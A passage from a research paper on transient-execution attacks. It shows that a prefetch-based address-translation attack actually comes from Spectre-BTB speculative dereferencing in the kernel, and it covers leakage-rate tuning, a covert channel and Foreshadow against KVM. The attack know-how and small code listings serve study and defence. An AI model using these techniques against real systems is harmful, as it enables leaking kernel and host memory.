Modern CPUs split instructions into micro-operations (μOPs) [17]. The μOPs can be executed *out of order* to improve performance and later on retire *in order* from reorder buffers. However, the *out-of-order* stream of μOPs is typically not linear. There are branches which determine which instructions, and thereby μOPs, follow next. This is not only the case for control-flow dependencies but also data-flow dependencies. As a performance optimization, modern CPUs rely on prediction mechanisms which predict which direction should be taken or what the condition value will be. The CPU then speculatively continues based on its control-flow or data-flow prediction. If the prediction was correct, the CPU utilized its resources more efficiently and saved time. Otherwise, the results of the executed instructions are discarded, and the architecturally correct path is executed instead. This technique is called speculative execution. Intel CPUs have multiple branch prediction mechanisms [31], including the Branch History Buffer (BHB) [5, 48], Branch Target Buffer (BTB) [52, 16, 48], Pattern History Table (PHT) [17, 48], and Return Stack Buffer (RSB) [17, 59, 50]. Lipp et al. [56] defined instructions executed out-of-order or speculatively but not architecturally as *transient instructions*. These *transient instructions* can have measurable side effects, e.g., modification of TLB and cache state. In transient-execution attacks, these side effects are then measured.

2.6. Transient-Execution Attacks & Defenses

As transient execution can leave traces in the microarchitectural state, attackers can exploit these state changes to extract sensitive information.

This class of attacks is known as transient-execution attacks [10, 76]. In Meltdown-type attacks [56] an attacker deliberately accesses memory across isolation boundaries, which is possible due to deferred permission checks in out-of-order execution. Spectre-type attacks [48, 46, 11, 26, 50, 59, 84] exploit misspeculation in a victim context. The attacker may facilitate this misspeculation, e.g., by mistraining branch predictors. By executing along the misspeculated path, the victim inadvertently leaks information to the attacker. To mitigate Spectre-type attacks several mitigations were developed [35]. For instance, retpoline [34] replaces indirect jump instructions with `ret` instructions. Therefore, the speculative execution path of the `ret` instruction is fixed to a certain path (e.g. to an endless loop) and does not misspeculate on potential code paths that contain Spectre gadgets. Foreshadow [95] is a Meltdown-type attack exploiting a cleared present bit in the page table-entry. It only works on data in the L1 cache or the line fill buffer [78, 82], which means that the data must have been recently accessed prior to the attack. An attacker cannot directly access the targeted data from the Foreshadow attack context, and hence a widely accepted mitigation is to flush the L1 caches and line fill buffers upon context switches and to disable hyperthreading [33].

3. Analyzing the Address-translation Attack

In this section, we systematically analyze the properties of the address-translation attack that were erroneously explained to be caused by the insecure behavior of software prefetch instructions.[7] We show that the address-translation attack [21] originally motivating the KAISER technique [20] was never related to prefetch instructions. Instead, it exploits a Spectre-BTB gadget [10] in the kernel and, as such, is not mitigated by the KAISER technique.[8]

In the address-translation attack [21] the attacker tries to verify whether two virtual addresses p and $\bar{p}$ map to the same physical address. For instance, on Linux, the corresponding direct-physical map address in the

[7] This attack is detailed in Section 3.3 and Section 5 of the Prefetch Side-Channel Attacks paper [21]. It should not be confused with the translation-level oracle described in Section 3.2 and Section 4 of that paper [21], which to the best of our knowledge has a correct technical explanation. We focus on the part that the authors confirmed to be incorrect, *i.e.*, the address-translation attack in Section 3.3 and Section 5.

[8] We confidentially contacted the authors, and they acknowledged this observation.

kernel can be used to verify the mapping. To verify it, the attacker first flushes the user-space virtual address p. Then the inaccessible (direct physical map address) $\bar{p}$ is prefetched using a software prefetch instruction. The address p is reloaded, and the timing of the reload is checked to verify whether the address is cached or uncached. If a cache hit is observed, the inaccessible virtual address $\bar{p}$ maps to the same physical address as the virtual address p. This procedure of flushing and reloading a virtual address is referred to as Flush+Reload [104]. The Flush+Reload part of the address-translation attack has an F1-Score very close to 1 [104], meaning that if there is a cache hit, it will be observed in virtually every case. The limiting factor of the attack is the probability that the guessed address is successfully "prefetched". Hence, we measure the attack performance in successful *fetches per second*. More fetches per second means a shorter time to mount an attack, e.g., one successful cache fetch enables leakage of 64 bytes in a Foreshadow attack despite Foreshadow mitigations being enabled.

The prefetching component of the original attack's proof-of-concept implementation [28] is shown in Listing 3.1. The compiled and disassembled code can be found in Listing 3.2. We analyze the original attack and observe the following requirements are described for the address-translation attack to succeed:

H1 the `prefetch` instruction (to instruct the prefetcher to prefetch);[9]
H2 the value stored in the register used by the `prefetch` instruction (to indicate which address the prefetcher should prefetch);[10]
H3 the `sched_yield` syscall (to give time to the prefetcher);[11]
H4 the use of the `userspace_accessible` bit (as kernel addresses could otherwise not be translated in a user context);[12]
H5 an Intel CPU – the "prefetching" effect only occurs on Intel CPUs, and other CPU vendors are not affected.[13]

[9] "Our attacks are based on weaknesses in the hardware design of prefetch instructions" [21].

[10] "2. Prefetch (inaccessible) address $\bar{p}$. 3. Reload p. [...] the *prefetch of $\bar{p}$ in step 2 leads to a cache hit* in step 3 with a high probability." [21] with emphasis added.

[11] "[...] delays were introduced to lower the pressure on the prefetcher." [21] and original attack code [28].

[12] "Prefetch can fetch inaccessible privileged memory into various caches on Intel x86." [21] and corresponding NaCl results.

[13] "[...] we were not able to build an address-translation oracle on [ARM] Android. As the prefetch instructions do not prefetch kernel addresses [...]" [21] describing why it does not work on ARM-based Android devices.

```
for (size_t i = 0; i < 3; ++i) {
  sched_yield();
  prefetch(direct_phys_map_addr);
}
```

Listing 3.1: Original code of the released proof-of-concept implementation for the address-translation attack [28] from Gruss et al. [21].[14] The code "prefetches" a (guessed) physical address from the direct physical map. If the "prefetch" was successful and the physical address guess correct, the attacker subsequently observes a cache hit on the corresponding user-space address.

```
; %r14 contains the direct physical address
12b6: e8 c5 fd ffff callq  1080 <sched_yield@plt>
12bb: 41 0f 18 06     prefetchnta (%r14)
12bf: 41 0f 18 1e     prefetcht2 (%r14)
12c3: e8 b8 fd ffff callq  1080 <sched_yield@plt>
12c8: 41 0f 18 06     prefetchnta (%r14)
12cc: 41 0f 18 1e     prefetcht2 (%r14)
12d0: e8 ab fd ffff callq  1080 <sched_yield@plt>
12d5: 41 0f 18 06     prefetchnta (%r14)
12d9: 41 0f 18 1e     prefetcht2 (%r14)
```

Listing 3.2: Disassembly of the prefetching component of the prefetch address-translation attack.

We test each of the above hypotheses in this section.

3.1. H1: Prefetch instruction required

The first hypothesis is that the `prefetch` instruction is necessary for the address-translation attack. The reasoning is that the instruction causes the prefetcher to start prefetching the provided address even though the permission check for this address fails. To test this hypothesis, we replaced the `prefetch` instructions with `nop` instructions of the same length, as

[14] This attack is detailed in Section 3.3 and Section 5 of the Prefetch Side-Channel Attacks paper [21] and should not be confused with the translation-level oracle described in Section 3.2 and Section 4 of the Prefetch Side-Channel Attacks paper [21].

```
1 ; %r14 contains the direct physical address
2 12b6: e8 c5 fd ffff callq  1080 <sched_yield@plt>
3 12bb: 0f 1f 40 00     nop
4 12bf: 0f 1f 40 00     nop
5 12c3: e8 b8 fd ffff callq  1080 <sched_yield@plt>
6 12c8: 0f 1f 40 00     nop
7 12cc: 0f 1f 40 00     nop
8 12d0: e8 ab fd ffff callq  1080 <sched_yield@plt>
9 12d5: 0f 1f 40 00     nop
10 12d9: 0f 1f 40 00     nop
```

Listing 3.3: The `prefetch` instructions in the address-translation attack are replaced by 4-byte `nop`s.

shown in Listing 3.3. Surprisingly, the empirical result for this modified attack is identical to the original attack: there is no change in the number of cache fetches. In both cases, approx. 60 cache fetches per second occur (on an i7-8700K, Ubuntu 18.10 with kernel `4.15.0-55`)[15] Hence, as the empirical result for the address-translation attack does not change with or without the prefetch instruction, we conclude that the prefetch instruction is not a requirement for the address-translation attack.[16]

3.2. H2: Values in registers required

The second hypothesis is that providing the direct-physical map address via the register is necessary. We reproduced the results from Gruss et al. [21], *i.e.*, that a virtual address stored in the register is the one fetched into the cache in the address-translation attack.

While we already excluded software prefetching as the root cause, the original code (cf. Listing 3.1 and the modified attack code from Listing 3.3) could in fact trigger a hardware prefetcher. There are patents describing CPUs that train a predictor whenever a register value is dereferenced to prefetch memory locations pointed to by register values ahead of time in subsequent runs, reducing instruction latency [30]. We disable the

[15] We used the original code from GitHub for comparison [28] and confirmed with the authors that this code was used to generate Figure 6 in their paper [21].

[16] To the best of our knowledge, it is required for the other attack, *i.e.*, the translation-level oracle, presented by Gruss et al. [21].

hardware prefetchers via the model-specific register `0x1a4` [97] and rerun the experiment from `H1`. In this experiment, we still observe approx. 60 cache fetches per second, *i.e.*, disabling the prefetchers has no effect. Hence, this already rules out any of the documented prefetchers as the root cause.

We run the modified address-translation attack uninterrupted and without context switches (and without `sched_yield`) on one core. In this experiment, we do not observe any cache fetches on our i7-8700K with Linux 4.15.0-55 when running this address-translation attack for 10 hours on an isolated core (*i.e.*, no interrupts). Hence, we conclude that it is not pure register loading that triggers the effect. Still, the value in the register influences what is fetched into the cache.

The registers that must be used vary across kernel versions.[17] On Ubuntu 18.10 (kernel `4.18.0-17`), we observe cache hits if the registers `r12,r13` and `r14` are filled. If we omit these registers, we do not observe any cache hits. On Debian 8 (kernel `4.19.28-2` and Kali Linux `5.3.9-1kali1`), the registers `r9` and `r10` cause the leakage and on Linux Mint 19 (kernel `4.15.0-52`) `rdi` and `rdx` cause the leakage. Hence, we developed a variant of the address-translation attack, which loads the address into most of the general-purpose registers. This variant consistently works across all Linux versions, even with KAISER enabled. Thus, the KAISER technique never protected against this attack. Instead, the implementation merely changed the required registers, mitigating only the specific attack implementation and attack binary. On an Intel Xeon Silver 4208 CPU, which has in-silicon patches against Meltdown [56], Foreshadow, [95] and ZombieLoad [82], we still observe about 30 cache fetches per second on Ubuntu 19.04 (kernel `5.0.0-25`).

On Windows 10 (build `1803.17134`), there is no direct physical mapping we can use to fetch addresses into the cache and verify the mapping. We fill all general-purpose registers with a kernel address and perform the syscall `SwitchToThread`. Afterwards, we perform Flush+Reload in a kernel driver to verify the speculative dereferencing in the kernel. We observe about 15 cache fetches per second for our kernel address.

[17] The authors of the original paper describe that "delays were introduced to lower the pressure on the prefetcher" [21]. We confirmed with the authors that this was done via recompilation to find a system-specific sweet spot. Note that recompilation may have side effects such as a different register allocation, that we analyze in this subsection.

3.3. H3: sched_yield required

The third hypothesis is that the `sched_yield` syscall is required for the address-translation attack to work.

The idea is that for the prefetcher to consider our prefetching hint it must not be under high pressure already. We observed in the previous experiment that omitting the `sched_yield` syscall causes the address-translation attack to fail. Hence, we run the experiment with no `sched_yield` syscalls but with a large number of context switches using interrupts, e.g., by running `stress -i` or `stress -d`. Our results show that there is indeed another source of leakage resulting in cache fetches: whilst syscall handling is a primary source of leakage, further leakage occurs due to either context switching or handling of interrupts.

We first investigate whether the `sched_yield` in the address-translation attack can be replaced by other syscalls. We discover that other syscalls e.g., `gettid`, `pipe`, `write`, expose a similar number of cache fetches. This shows that `sched_yield` can be replaced with arbitrary syscalls.

We then investigate whether there might be another leakage source, in particular whether context switches or interrupts trigger leakage. We create another experiment where one process fills the registers with a chosen address in a loop, but never performs a syscall. Another process runs Flush+Reload in a loop on this specific address. We observe about 15 cache fetches per second on this address if the process filling the registers gets interrupted continuously, e.g., due to NVMe interrupts, keystrokes, window events, or mouse movement.

These hits appear to be similarly caused by speculative execution in the interrupt handler. Hence, we conclude that the essential part is performing syscalls or interrupts while specific registers are filled with an attacker-chosen address.

3.4. H4: userspace_accessible bit required

The fourth hypothesis is that user-mapped kernel pages are required, *i.e.*, access is prevented via the `userspace_accessible` bit.

We constructed an experiment where we allocate several pages of memory with `mmap`. Cache lines A and B are on different pages in this `mmap`'d region. The loop (in user space) dereferences A and then reloads and

flushes it to see whether it was cached in each loop iteration. In the last loop iteration only, we speculatively exchange the register value A with either the address of B or the direct-physical map address of B. Hence, both the architectural and speculative dereferences happen at the same instruction pointer value and in the same register. If we are training a hardware prefetcher based on the register values, we can expect it to prefetch B into the cache in the speculative run. When dereferencing B directly, it is usually cached after the loop when the direct-physical map address of B is used. However, when we dereference A with its value speculatively exchanged for either the address of B or the direct-physical map address of B, B is never cached after the final run.

When disabling interrupts, we observe no cache hits on B on an Intel i7-4760HQ, i7-8700K, and an AMD Phenom II 1090t. As a null hypothesis test, we perform the same test but also access A in the last round. We then should not see any cache hits on address B. And indeed, none of our CPUs fetched B into the cache in this scenario.

We constructed a second experiment to confirm whether the root cause of the "prefetching" effect lies in the user or kernel space. While the original address-translation attack fetches addresses in the kernel direct-physical map, we can also try to fetch user addresses. However, we discovered that this only works when SMAP is disabled (using `nosmap` kernel boot flag). Thus, the root cause of the address-translation attack is a mechanism that adheres to SMAP (supervisor-mode access prevention) and is rooted in the kernel. This also correlates with the finding of Kocher et al. [48] that speculative execution cannot bypass SMAP. Hence, we can conclude that the root cause is some form of code execution in the kernel.

3.5. H5: Effect only on Intel CPUs

The fifth hypothesis is that the "prefetching" effect only occurs on Intel CPUs. We assume that all types of CPUs vulnerable to Spectre are also affected by the speculative dereferencing in the kernel [48].

Thus, we evaluate the same experiment explained in Section 3.4 on an AMD Ryzen Threadripper 1920X (Ubuntu 17.10, `4.13.0-46generic`), an ARM Cortex-A57 (Ubuntu 16.04.6 LTS, `4.4.38-tegra`) and an IBM Power9 (Ubuntu 18.04, `4.15.0-29`). On the AMD Ryzen Threadripper 1920X, we achieve up to 20 speculative fetches per second. There, we observed a cache hit rate of 0.0004% on B, which is the standard false

```
1 ;<do_syscall_64+106>
2 => 0xffffffff8100134a: callq 0xffffffff81802000
3 => 0xffffffff81802000: jmpq   *%rax
4 ; with retpoline
5 => 0xffffffff81802000:  callq  0xffffffff8180200c
6 => 0xffffffff8180200c:  mov    %rax,(%rsp)
7 => 0xffffffff81802010:  retq
```

Listing 3.4: While processing a syscall, the kernel performs multiple indirect jumps, e.g., one to the corresponding syscall handler. With retpoline [91], the kernel uses a `retq` for the indirect jump. Without retpoline the `jmp` instruction is used on a pointer in a register.

positive rate we observed for Flush+Reload attacks on this CPU. On the Cortex-A57, we observe 5 speculative fetches per second, and on the IBM Power9, we detect up to 15 speculative fetches per second. We do not observe any false positives on the ARM and Power9 CPUs during this experiment.

We run the same experiment on a Raspberry Pi 3 (ARM Cortex-A53, Ubuntu 18.04, kernel `4.15.0`), an in-order CPU with no branch prediction [2]. Thus, this CPU is not susceptible to any Spectre-type attacks. Running the same code for 1 hour, we do not observe any cache fetches. Therefore, as no leakage appears on an in-order CPU without branch prediction, the effect must be related to Spectre. The hypothesis that the effect is hardware-specific to Intel CPUs is incorrect; any CPU susceptible to Spectre-BTB is vulnerable to speculative dereferencing in the kernel if the mitigations are not enabled.

3.6. Speculative Execution in the Kernel

From the previous analysis of the hypotheses, we can conclude that the leakage is not due to the software or hardware prefetchers but due to speculative code execution in the kernel. We now show that the primary leakage is caused by Spectre-BTB-SA-IP (branch target buffer, training in same address space, and in-place) [10].

First, we observe that during a syscall, the kernel performs multiple indirect jumps to execute the corresponding system-call handler (cf. Listing 3.4).




Figure 10.2.: The kernel speculatively dereferences the direct-physical map address (DPM). With Flush+Reload, we observe cache hits on the corresponding user-space address.

With retpoline, the kernel uses a `retq` for the indirect jump, which traps the speculative execution path to a fixed branch. Without retpoline, the `jmp` instruction is used on a pointer in a register. This causes speculative execution based on Spectre-BTB-SA-IP. The address-translation attack then succeeds because different syscalls use a different number of arguments. The unified interface does not zero out registers that a given syscall does not require. Consequently, during speculative execution, the CPU might use an incorrect prediction from the branch-target buffer (BTB) and speculate into the wrong syscall. Figure 10.2 illustrates the speculative execution in the kernel dereferencing. In this misspeculated syscall, registers containing attacker-chosen addresses are used. This can either be because the registers were never initialized and instead still contain the attacker-chosen addresses, or because they are deliberately initialized to attacker-chosen addresses through the syscall entry code.

We evaluate the leakage rate of other syscalls and the impact of mistraining the branch prediction mechanisms in Section 4. On recent kernels, the leakage completely disappears unless `nospectre_v2` (*i.e.*, disable Spectre-BTB countermeasures) is passed as a boot flag. Disabling the Spectre V2 mitigations is interesting for cloud computing since the mitigations introduce a big performance overhead [88]. Thus, the address-translation attack is mitigated using the Spectre-BTB countermeasures and not, as described in previous work [21, 20], by KAISER (KPTI) [20], or LAZARUS [18].

We observed other speculative execution in the kernel that exposes the same effects. However, we observe 15 speculative fetches per second on an i5-8250U (kernel `5.0.0-20`) if we eliminate the Spectre-BTB-SA-IP leak from Listing 3.4, empirically confirming that this is one of the main leakage sources. As already mentioned, there are further Spectre gadgets in the interrupt handling.

As Canella et al. [10] showed, there were about 172 unmitigated Spectre v1 "prefetch" gadgets found in the Linux kernel. These gadgets enable the same attacks as presented in this paper. Currently there is no consistent plan to mitigate these gadgets. However, any prefetch gadget can be used for an address-translation attack [21] and thus would also re-enable Foreshadow-VMM attacks [95, 98]. As concurrent work showed, there are gadgets in the Linux kernel which can be used to fetch data into the L1D cache in Xen [100] and an artificial gadget was exploited by Stecklina [89].

In the case of interrupts, we analyzed the interrupt handling in the Linux kernel version 4.19.0 and observed that the register values from `r8-r15` are cleared but stored on the stack and restored after the interrupt. Thus, either there is a misspeculation on old register values, or the leakage comes from the stored stack values [59]. Additionally, we found several `jmp` instructions that occur in the analyzed instruction trace, which might trigger speculative cache fetches. Again, when using the Spectre-BTB mitigations we could not detect any leakage while triggering interrupts, showing that this is a crucial element for the speculative dereferencing.

3.7. Meltdown-L3 and Foreshadow-L3

The speculative dereferencing was also noticed but misattributed to the prefetcher in subsequent work. For instance, in the Meltdown paper [56] the authors observe that data is fetched from L3 into L1 while mounting a Meltdown attack. Van Bulck et al. [95] did not observe this prefetching effect for Foreshadow. Based on this observation, further works also mentioned this effect without analyzing it thoroughly [10, 67, 78]. In SpeechMiner the explanation provided is that performing a Meltdown-US attack causes data to be repeatedly prefetched from L1 to L3 [103].

We used a similar Meltdown-L3 setups from SpeechMiner [103] and Meltdown [56]. For this purpose, we contacted the authors to ask for more details on their experiment setup. According to the authors of SpeechMiner [103] the kernel boot flags `nopti`, `nokaslr` were used on

kernel 4.4.0-134. We used Ubuntu 16.04 on an Intel i7-6700K to reproduce the attack. The authors of Meltdown used Ubuntu 16.10 (kernel 4.8.0), which at that moment of writing did not have any mitigations against Spectre at all [56].

We construct our Meltdown-L3 experiment as follows. One physical core constantly accesses a secret to ensure that the value stays in the L3, as the L3 is shared across all physical cores. On a different physical core, we run Meltdown on the direct-physical map. On recent Linux kernels with full Spectre v2 mitigations implemented, we could not reproduce the result on the same machine with the default mitigations enabled. With the `nospectre_v2` flag, our Meltdown-L3 attack works again when triggering the prefetch gadget in the kernel. Since we run Meltdown on the direct-physical map, we place the corresponding direct-physical map address in a register. Now, when a syscall is performed, or an interrupt is triggered, the direct-physical map address is speculatively dereferenced, causing the data to be fetched into L1.

Concluding the above experiment, on Linux kernels 4.4.0-137 and 4.8, as respectively used in SpeechMiner [103] and Meltdown [56], not all Spectre-BTB mitigations such as IBPB and RSB stuffing were implemented. Thus, the Meltdown-L3 prefetching works because these mitigations are not implemented on these kernel versions [58].

`Foreshadow-L3`¸ The same prefetching effect can be used to perform Foreshadow [95]. If a secret is present in the L3 cache and the direct-physical map address is derefenced in the hypervisor kernel, data can be fetched into the L1. This reenables Foreshadow even with Foreshadow mitigations enabled if the unrelated Spectre-BTB mitigations are disabled. We demonstrate this attack in KVM in Section 6.

In Meltdown and Foreshadow, as in other transient-execution attacks, common implementations transmit a secret byte from the transient-execution realm via a Flush+Reload cache covert channel to the architectural realm. Most implementations transmit 1 byte of data by accessing one of 256 offsets in an array. Several papers, including Meltdown and Foreshadow, observed a bias towards the '0' index, where a secret value of '0' is falsely reported to the attacker. This effect was observed and explained by the zeroing of invalid loads [56, 95]. We also tried to reproduce these results. However, we only observed a bias towards zero on systems with hardware mitigations against Meltdown and Foreshadow, which by design return zeros in these attack scenarios [9]. We observed no bias towards zero

on other systems with the most recent software patches and software mitigations. To transmit a value of '0' through the Flush+Reload covert channel, the offset '0' is accessed, *i.e.*, the array base address. However, the Flush+Reload array base address is stored in a register during the Flush+Reload loop. Thus, the base address is speculatively dereferenced due to interrupts and the `sched_yield` found in the Flush+Reload loops in these implementations. This indicates that the speculative dereferencing of user-space registers creates at least part of the zero bias, if not all, since the bias is no longer visible on more recent systems with full software mitigations against Spectre enabled.

4. Improving the Leakage Rate

With the knowledge that the root cause of the prefetching effect is speculative execution in the kernel, we can try to optimize the number of cache fetches. As already observed in Section 3.3, the `sched_yield` syscall can be replaced by an arbitrary syscall to perform the address-translation attack. In this section, we compare different syscalls and their impact on the number of speculative cache fetches on different architectures and kernel versions. We investigate the impact of executing additional syscalls before and after the register filling and measure their effects on the number of speculative cache fetches.

Setup. Table 10.1 lists the test systems used in our experiments. On the Intel and AMD CPUs, we disabled the Spectre-BTB mitigations using the kernel flag `nospectre_v2`. On the evaluated ARM CPU, Spectre-BTB mitigations are not supported by the tested firmware. We evaluate the speculative dereferencing using different syscalls to observe whether the number of cache fetches increases. Based on the number of correct and incorrect cache fetches of two virtual addresses, we calculate the F1-score, *i.e.*, the harmonic average of precision and recall.

When performing a syscall, the CPU might mispredict the target syscall based on the results of the BTB. If a misprediction occurs, another syscall which dereferences the values of user-space registers might be speculatively executed. Therefore if we perform syscalls before we fill the registers with the direct-physical map address, we might mistrain the BTB and trigger the CPU to speculatively execute the mistrained syscall. We evaluate the mistraining of the BTB for `sched_yield` in Section A.

Table 10.1.: Evaluated systems, their CPUs, operating systems, and kernel versions used in the syscall evaluation.

CPU	Operating System	Kernel
Intel i5-8250U	Linux Mint 19	`4.15.0-52`
Intel i7-8700K	Ubuntu 18.04	`4.15.0-55`
ARM Cortex-A57	Ubuntu 16.04.6	`4.4.38-tegra`
AMD Threadripper 1920X	Ubuntu 17.10	`4.13.0-46`

We create a framework that runs the experiment from Section 3.4 with 20 different syscalls (after filling the registers) and computes the F1-score. We perform different syscalls before filling the registers to mistrain the branch prediction. One direct-physical-map address has a corresponding mapping to a virtual address and should trigger speculative fetches into the cache. The other direct-physical-map address should not produce any cache hits on the same virtual address. If there is a cache hit on the correct virtual address, we count it as a true positive. Conversely, if there is no hit when there should have been one, we count it as a false negative. On the second address, we count the false positives and true negatives. For syscalls with parameters, e.g., `mmap`, we set the value of all parameters to the direct-physical-map address, *i.e.*, `mmap(addr, addr, addr, addr, addr, addr)`. We repeat this experiment 1000 times for each syscall on each system and compute the F1-Score.

Evaluation. We evaluate different syscalls for branch prediction mistraining by executing a single syscall before and after filling the registers with the target address. Table 10.2 lists the F1-scores of syscalls which achieved the highest number of cache fetches after filling registers with addresses. The results show that the same effects occur on both AMD and ARM CPUs, with similar F1-scores.

Executing the `pipe` syscall after filling the register seems to always trigger speculative dereferencing in the kernel on each architecture. However, this syscall has to perform many operations and takes 3 to 5 times longer to execute than `sched_yield`. On recent Linux kernels (version `5`), we observe that the number of cache fetches decreases. This is due to a change in the implementation of the syscall handler, and thus other paths need

Table 10.2.: F1-Scores for speculative cache fetches with different syscalls on different CPU architectures.

Syscall	Syscall executed before	i5-8250U	i7-8700K	Threadripper 1920X	Cortex-A57
sched_yield	None	66.40%	91.49%	99.29%	76.61%
	send-to	56.42%	4.60%	52.94%	44.88%
	geteuid	46.62%	1.90%	63.94%	48.82%
	stat	77.37%	57.44%	69.28%	63.57%
pipe	None	100%	99.35%	100%	100%
	send-to	99.9%	99.60%	100%	100%
	geteuid	99.9%	99.61%	100%	100%
	stat	99.9%	99.55%	99.9%	100%
read	None	10.42%	0.09%	8.50%	57.95%
	send-to	14.47%	21.26%	1.90%	78.86%
	geteuid	15.32%	56.73%	2.35%	73.73%
	stat	28.32%	24.07%	9.70%	23.32%
write	None	7.69%	91.24%	76.46%	58.95%
	send-to	14.29%	9.88%	11.00%	45.68%
	geteuid	15.49%	32.21%	52.94%	49.47%
	stat	9.16%	9.70%	52.83%	12.03%
nanosleep	None	21.2%	27.43%	52.61%	87.40%
	send-to	46.59%	13.43%	76.23%	82.83%
	geteuid	29.93%	96.05%	89.62%	69.63%
	stat	59.84%	99.14%	89.68%	77.67%

to be executed to increase the probability of speculative dereferencing. We observe that an additional, different, syscall executed before filling the registers also mistrains the branch prediction. Thus, we also compare the number of cache fetches with an additional syscall added before the registers are filled. If we add additional syscalls like `stat`, `sendto`, or `geteuid` before filling the registers, we achieve higher F1-scores in some cases. For instance, executing the syscalls `read` and `nanosleep` after the register filling performs significantly better (up to 80% higher F1-scores) with prior syscall mistraining. However, as listed in Table 10.2, not every additional syscall increases the number of cache fetches.

5. Covert Channel

For the purpose of a systematic analysis, we evaluate the capacity of our discovered information leakage by building a covert channel. Note that while covert channels assume a colluding sender and receiver, it is




Figure 10.3.: The setup for the covert channel. The receiver allocates a page accessible through the virtual address v. The sender uses the direct-physical mapping p of the page to influence the cache state.

considered best practice to evaluate the maximum performance of a side channel by building a covert channel. Similar to previous works [73, 99], our covert channel works without shared memory and across CPU cores. The capacity of the covert channel indicates an upper bound for potential attacks where the´ attacker and victim are not colluding.

Setup. Figure 10.3 shows the covert-channel setup. The receiver allocates a memory page which is used for the communication. The receiver can access the page through the virtual address v. Furthermore, the receiver retrieves the direct-physical-map address p of this page. This can be done, *i.e.*, using the virtual-to-physical address-translation technique we analyzed in Section 3. The address p is used by the sender to transmit data to the receiver. The address p also maps to the page, but as it is a kernel address, a user program cannot access the page via this virtual address. The direct-physical-map address p is a valid kernel address for every process. Moreover, as the shared last-level cache is physically indexed and physically tagged, it does not matter for the cache which virtual address is used to access the page.

Transmission. The transmitted data is encoded into the cache state by either caching a cache line of the receiver page ('1'-bit) or not caching the cache line of the receiver page ('0'-bit). To cache a cache line of the receiver page, the sender uses Spectre-BTB-SA-IP in the kernel to speculatively access the kernel address p. For this, the sender constantly fills all x86-64 general-purpose registers with the kernel address p and performs a syscall. The kernel address is then speculatively dereferenced in the kernel and the CPU caches the chosen cache line of the receiver page. Hence, we can use this primitive to transmit one bit of information. To synchronize the two processes, we define a time window per bit for sender and receiver.

On the receiver side, we reaccess the same cache line to check whether the address v, *i.e.*, the first cache line of the receiver page, is cached. After the access, the receiver flushes the address v to repeat the measurement. A cache hit is interpreted as a '1'-bit. Conversely, if the sender wants to transmit a '0'-bit, the sender does not write the value into the registers and instead waits until the time window is exceeded. Thus, if the receiver encounters a cache miss, it is interpreted as a '0'-bit.

Evaluation. We evaluated the covert channel by transmitting random messages between two processes running on different physical CPU cores. Our test system was equipped with an Intel i7-6500U CPU, running Linux Mint 19 (kernel `4.15.0-52-generic`, `nospectre_v2` boot flag).

In our setup, we transmit 128 bytes from the sender to the receiver and run the experiment 50 times. We observed that additional interrupts on the core where the syscall is performed increases the performance of the covert channel. These interrupts trigger the speculative execution we observed in the interrupt handler. In particular, I/O interrupts, *i.e.*, syncing the NVMe device, create additional cache fetches. While we achieved a transmission rate of up to 30 bit/s, at this rate we had a high standard error of approx. 1%. We achieved the highest capacity at a transmission rate of 10 bit/s. At this rate, the standard error is, on average, 0.1%. This result is comparable to related work in similar scenarios [73, 99]. To achieve an error-free transmission, error-correction techniques [61] can be used. Compared to to the Flush+Prefetch covert channel demonstrated by Gruss et al. [21] is that our covert channel does not require any shared memory. Thus, while slower, it is more powerful as it can be used in a wider range of scenarios.

6. Speculative Dereferences and Virtual Machines

In this section, we examine speculative dereferencing in virtual machines. We demonstrate a successful end-to-end attack using interrupts from a virtual-machine guest running under KVM on a Linux host [14]. The attack succeeds even with the recommended Foreshadow mitigations enabled, provided that the unrelated Spectre-BTB mitigations are disabled. Against our expectations, we did not observe any speculative dereferencing of




Figure 10.4.: If a guest-chosen address is speculatively fetched into the cache during a hypercall or interrupt and not flushed before the virtual machine is resumed, the attacker can perform a Foreshadow attack to leak the fetched data.

guest-controlled registers in Microsoft's Hyper-V HyperClear Foreshadow mitigation. We provide a thorough analysis of this negative result.

Since we observe speculative dereferencing in the syscall handling, we investigate whether hypercalls trigger a similar effect. The attacker targets a specific host-memory location where the host virtual address and physical address are known but inaccessible.

Foreshadow Attack on Virtualization Software. If an address from the host is speculatively fetched into the L1 cache on a hypercall from the guest, we expect it to have a similar speculative-dereferencing effect. With the speculative memory access in the kernel, we can fetch arbitrary memory from L2, L3, or DRAM into the L1 cache. Consequently, Foreshadow can be used on arbitrary memory addresses provided the L1TF mitigations in use do not flush the entire L1 data cache [92, 100, 89]. Figure 10.4 illustrates the attack using hypercalls or interrupts and Foreshadow. The attacking guest loads a host virtual address into the registers used as hypercall parameters and then performs hypercalls. If there is a prefetching gadget in the hypercall handler and the CPU misspeculates into this gadget, the host virtual address is fetched into the cache. The attacker then performs a Foreshadow attack and leaks the value from the loaded virtual address.

6.1. Foreshadow on Patched Linux KVM

